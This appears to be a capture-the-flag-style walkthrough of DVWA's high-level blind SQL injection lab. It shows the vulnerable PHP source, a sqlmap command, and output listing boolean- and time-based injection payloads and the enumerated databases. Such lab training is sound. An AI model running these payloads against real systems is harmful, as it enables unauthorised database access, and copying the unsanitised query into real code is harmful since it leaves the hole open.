
As we Know, we will first view the source code.

SQL Injection (Blind) Source

vulnerabilities/sqli_blind/source/high.php

```php
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Step: -1



Step:-2 4 Executing SQL Injection with sqlmap

Open the terminal.

Run the following command to enumerate databases:

This command targets a blind SQL injection vulnerability in DVWA, using SQLMap to extract available databases.

```
sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/" --cookie="id=1;
PHPSESSID=eot9dlho4mr74umgjbd5hnjo90; security=high" --data="id=1&Submit=Submit" -p id --dbs
```

```
┌──(hacker㉿kali)-[~]
└─$ sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/" --cookie="id=1; PHPSESSID=eot9dlho4mr74umgjbd5hnjo90; security=high" --data="id=1&Submit=Submit" -p id --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:56:35 /2025-03-05/

[17:56:36] [INFO] resuming back-end DBMS 'mysql'
[17:56:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5285=5285&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 7301 FROM (SELECT(SLEEP(5)))Yomd)&Submit=Submit
---
[17:56:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:56:36] [INFO] fetching database names
[17:56:36] [INFO] fetching number of databases
[17:56:36] [INFO] resumed: 2
[17:56:36] [INFO] resumed: dvwa
[17:56:36] [INFO] resumed: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[17:56:36] [INFO] fetched data logged to text files under '/home/hacker/.local/share/sqlmap/output/dvwa'
```